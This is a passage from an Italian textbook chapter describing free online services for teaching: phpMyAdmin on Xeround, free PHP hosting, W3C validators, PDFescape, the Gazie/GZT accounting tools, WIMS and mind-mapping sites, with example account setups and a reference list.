46.4.2 Creazione di una base di dati con phpMyAdmin

Il modo più semplice per accedere al DBMS virtuale (l'istanza DB) comporta l'uso di phpMyAdmin, il quale è già disponibile dal pannello di controllo di Xeround, configurato correttamente. Nel video ci si avvale di phpMyAdmin per creare la prima base di dati, denominata '**`esercitazione1`**': *http://www.youtube.com/watch?v=327_mp1yHks* . Si osservi che l'utenza presso Xeround è costituita dall'indirizzo di posta elettronica e da una certa parola d'ordine, mentre l'utenza amministrativa del DBMS è una cosa diversa (e diversa è la parola d'ordine).

Figura 46.16. Accesso a phpMyAdmin dal riferimento ipertestuale del pannello di controllo di Xeround.



Osservando il video si intende che l'amministratore del DBMS ha la facoltà di creare le basi di dati e di aggiungere altri utenti, eventualmente con privilegi inferiori.

46.4.3 Utilizzo di una base di dati Xeround attraverso un'applicazione PHP

A titolo di esempio, nel video successivo, si vede l'installazione locale di un'applicazione PHP, la quale però si avvale di una base di dati presso un'istanza DB di Xeround. Per la precisione si tratta dell'applicativo Gazie (gestione aziendale), per il quale viene prima caricato un file SQL allo scopo di predisporre le tabelle, quindi viene configurato per accedere correttamente alla base di dati. Video: *http://www.youtube.com/watch?v=Ax1YPp8yWVc* .

46.5 Servizi di «freehosting»

Esistono in rete vari servizi gratuiti che consentono di realizzare un proprio «sito», nel quale si possa fare uso di programmi PHP, collegati eventualmente a una base di dati. Nella sezione precedente è stato mostrato il servizio GWADM che consente in piccolo questo tipo di esperienza, ma se si vuole maggiore libertà e autonomia, serve un servizio completo. I servizi gratuiti in questione hanno normalmente delle piccole limitazioni che impediscono un uso professionale (per esempio possono offrire solo uno spazio e una banda limitati, con l'impossibilità di caricare file di dimensioni troppo grandi o di tipo multimediale), per il quale si può eventualmente pagare in un secondo momento.

Ci sono due servizi di questo tipo che possono essere consigliabili: *http://www.1freehosting.com* e *http://www.2freehosting.com* . In questo video, l'utente Clara Drusilla si registra presso *http://www.2freehosting.com* e configura il servizio in modo da potersi avvalere anche di una base di dati, installando una piccola applicazione scritta in PHP, che configura opportunamente per potersi avvalere della base di dati stessa: *http://www.youtube.com/watch?v=8UzdyzuVkwE* . Le figure successive sono tratte dallo stesso video e descrivono alcuni momenti significativi.

Figura 46.17. Clara Drusilla si registra al servizio *http://www.2freehosting.com* . Si osservi che la parola d'ordine che viene richiesta riguarda l'accesso al pannello di controllo complessivo.




Figura 46.18. Dopo la prima fase della registrazione, Clara Drusilla deve accedere alla propria casella di posta elettronica e cercare un messaggi di attivazione, proveniente da *http://www.2freehosting.com* . In questo caso, il messaggio di attivazione è stato catalogato tra i messaggi «spam».




Figura 46.19. Dopo la conferma della registrazione, viene chiesto di definire il nome a dominio del sito che si vuole realizzare. In questo caso si usa *http://claradrusilla.yzi.me* e la parola d'ordine richiesta serve per accedere al servizio FTP, con il quale caricare i contenuti nel sito.





Figura 46.20. Dal pannello di controllo si accede alla voce *MySQL databases*, dove Clara Drusilla crea una base di dati da utilizzare per una sua applicazione PHP.



Sulla base dell'esempio contenuto nel filmato e nelle figure, Clara Drusilla può accedere per caricare i contenuti del suo sito attraverso il protocollo FTP:

indirizzo	claradrusilla.yzi.me
utente	u232967939
parola d'ordine	quella fissata quando è stato registrato il nome a dominio claradrusilla.yzi.me

L'applicazione PHP che viene caricata presso il dominio registrato, deve connettersi con la base di dati creata appositamente da Clara Drusilla. Secondo il video e delle figure di esempio, deve configurare l'applicazione nel modo seguente:

indirizzo della base di dati	mysql.2freehosting.com
nome della base di dati	u232967939_0
utente della base di dati	u232967939_0
parola d'ordine	quella fissata quando è stata registrata la base di dati u232967939_0

Osservazioni finali: *http://www.1freehosting.com* e *http://www.2freehosting.com* fanno parte di un insieme di servizi analoghi, con lo stesso tipo di pannello di controllo, in quanto si avvalgono a loro volta di *http://www.youhosting.com* . Tuttavia, tali servizi si distinguono per lo spazio e la banda mensile offerti, oltre che per le condizioni particolari che devono essere rispettate.

46.6 Analisi del codice web

Il consorzio W3C offre alcuni servizi per analizzare sintatticamente il codice HTML, CSS e il funzionamento dei riferimenti ipertestuali:

- W3C, *Markup Validation Service*, *http://validator.w3.org/*
- W3C, *CSS Validation Service*, *http://jigsaw.w3.org/css-validator/*
- W3C, *Link Checker*, *http://validator.w3.org/checklink*

Il servizio GWADM, descritto nella sezione precedente, permette di passare agevolmente al controllo sintattico dei file, attraverso i servizi del consorzio W3C.

46.7 Gestione di file PDF

Si ha a volte la necessità di elaborare file PDF, ma funzionalità di questo tipo non fanno parte dei navigatori comuni. Per la compilazione di formulari PDF e per l'annotazione di file PDF generici, si possono usare PDFescape (*http://www.pdfescape.com*) e PDFonlinereader (*http://www.pdfonlinereader.com*). È importante osservare che PDFescape consente di aggregare più file assieme e di intervenire nelle pagine (nell'ordine, nell'orientamento), mentre PDFonlinereader consente la conversione di file PDF in HTML.

46.7.1 PDFescape

PDFescape è un servizio per la gestione di file PDF, inclusa anche la possibilità di modificarli o di compilarli se contenenti dei formulari. Il servizio può essere usato gratuitamente se non si ha la necessità di gestire file con più di 100 pagina, oppure di conservare presso il servizio i documenti che si elaborano; inoltre, può essere usato senza bisogno di registrazione: eventualmente la registrazione consentirebbe solo di mantenere memorizzati i file per pochi giorni, dopo i quali i file non utilizzati verrebbero eliminati automaticamente.


L'uso per cui PDFescape è importante nella sua versione gratuita riguarda la compilazione dei formulari, la fusione di più file PDF in un solo documento e la possibilità di aggiungere delle annotazioni.

In questo video si mostra l'uso di PDFescape per aprire un formulario PDF, raggiungibile attraverso la rete, il quale viene compilato e salvato localmente, per qualche scopo: *http://www.youtube.com/watch?v=CoKnUeMSPhc* .

In questo video si mostra PDFescape con il quale si carica un file PDF che poi si annota in qualche modo e lo scarica con le annotazioni apportate: *http://www.youtube.com/watch?v=nLtf65XX65dfI* .

In questo video si mostra PDFescape con il quale si caricano un primo file PDF, a cui si aggiunge in coda un secondo file; successivamente si ruotano alcune pagine, se ne sposta una e se ne elimina un'altra: *http://www.youtube.com/watch?v=OEHIf50wT50xM* .

Figura 46.23. PDFescape durante l'elaborazione di un file PDF.



46.8 Gazie e GZT

Gazie (gestione aziendale) è un applicativo gestionale per la piccola e media impresa, realizzato in PHP, che per il suo utilizzo richiede soltanto un navigatore ipertestuale, come un qualunque strumento «cloud». Per facilitare la didattica con Gazie, è disponibile GZT, con il quale ognuno può creare quante gestioni vuole, per le proprie esercitazioni. Il video mostra lo studente Martino Calpurnio che crea una propria gestione presso *http://gzt.nssitaly.com* e poi vi inserisce una scrittura contabile, arrivando anche a produrre il giornale di contabilità generale: *http://www.youtube.com/watch?v=sFNs87M7Gy8* . Le figure successive mostrano i punti principali della fase di registrazione e accesso al sistema GZT.

Figura 46.24. L'alunno Martino Calpurnio crea una nuova gestione presso un servizio GZT. Per motivi didattici, i dati inseriti in questa finestra non possono essere cambiati in un momento successivo.




Figura 46.25. L'alunno Martino Calpurnio ha creato la gestione 726 e vi accede, in qualità di utente «amministratore» con la parola d'ordine specificata in fase di registrazione.





Figura 46.26. L'alunno Martino Calpurnio accede successivamente al servizio GZT e cerca le proprie gestioni filtrando l'elenco con una porzione del proprio cognome.



GZT è anche disponibile come pacchetto autonomo, installabile in un proprio servente HTTP-PHP-MySQL, disponibile da *https://docs.google.com/open?id=0B7kc1cYTL1pjNDExMmRkM2QtNDE4MS00Nm00ViLWIyZWQtNmRhNzlh NDk0YmFl* . Nelle parti xii e xiii Gazie e GZT vengono descritti con maggiore dettaglio e con alcuni esempi di esercitazioni guidate.


Gazie può essere utilizzato proficuamente, abbinandolo a Google documenti (Google drive), dove possono essere caricati i file PDF prodotti dalle esercitazioni (in qualità di stampe), per la condivisione con il docente che deve occuparsi della valutazione dei lavori svolti dagli studenti. Inoltre, anche PDFescape può risultare utile per aggregare assieme più file PDF di una stessa esercitazione.

46.9 WIMS: «www interactive multipurpose server»

WIMS è un servizio per la didattica e lo studio della matematica, disponibile a partire dall'università di Sophia-Antipolis (Nizza), *http://wims.unice.fr/* , oltre che da altre università. Anche per chi non è registrato presso l'università, sono disponibili esercizi, giochi e test. Il lavoro originale è realizzato in lingua francese, tuttavia molti esercizi sono disponibili in italiano o almeno in inglese. Il video mostra come accedere al servizio presso il sito principale e come svolgere alcuni esercizi elementari: *http://www.youtube.com/watch?v=V5OalaJK6D4* .

Figura 46.27. Selezione dell'elenco degli strumenti di WIMS.

Figura 46.28. Calcolatrice di funzione di WIMS.




Il servizio WIMS reagisce in modo ostile quando non riesce a tracciare la sessione in corso. In tal caso può apparire una pagina di rifiuto, come avviene anche nel video di esempio: in presenza di questo problema è sufficiente ripartire dal menù degli esercizi per risolvere la situazione.

46.10 Mappe mentali


Per la realizzazione di mappe mentali (o mappe concettuali), si può usare un servizio come *http://mind42.com* , il quale consente anche di importare ed esportare secondo formati comuni. Nel video si vede Clara Drusilla che si registra per l'accesso al servizio e poi prepara una mappa molto semplice: *http://www.youtube.com/watch?v=KM1PRNdSias* .

Figura 46.29. Esempio di mappa realizzata con Mind42.



In alternativa, per tradurre un elenco testuale in mappa, si può usare *http://www.text2mindmap.com* , il quale non richiede registrazione per l'utilizzo.

Figura 46.30. Esempio di mappa realizzata con Text2mindmap.



46.11 Riferimenti

- *Google documenti*, *http://docs.google.com*
- *Blogger*, *https://www.blogger.com*
- *Adrive*, *http://adrive.com*
- *Minus*, *http://minus.com*
- *Ideone.com*, *http://ideone.com*
- *Codepad*, *http://codepad.org*
- *1Freehosting*, *2Freehosting*, *Youhosting*, *http://www.1freehosting.com* , *http://www.2freehosting.com* , *http://www.youhosting.com*
- *Xeround*, *http://xeround.com*
- *PDFescape*, *http://www.pdfescape.com*
- *PDFonlinereader*, *http://www.pdfonlinereader.com*
- *Gazie*, *http://gazie.sourceforge.net*
- *GZT*, *http://gzt.nssitaly.com*
- *WIMS: www interactive multipurpose server*, *http://wims.unice.fr/wims/wims.cgi?lang=it*
- *Mind42*, *http://mind42.com*
- *Text2mindmap*, *http://www.text2mindmap.com*
- *Freeonline*, *http://www.freeonline.org*

Indice analitico del volume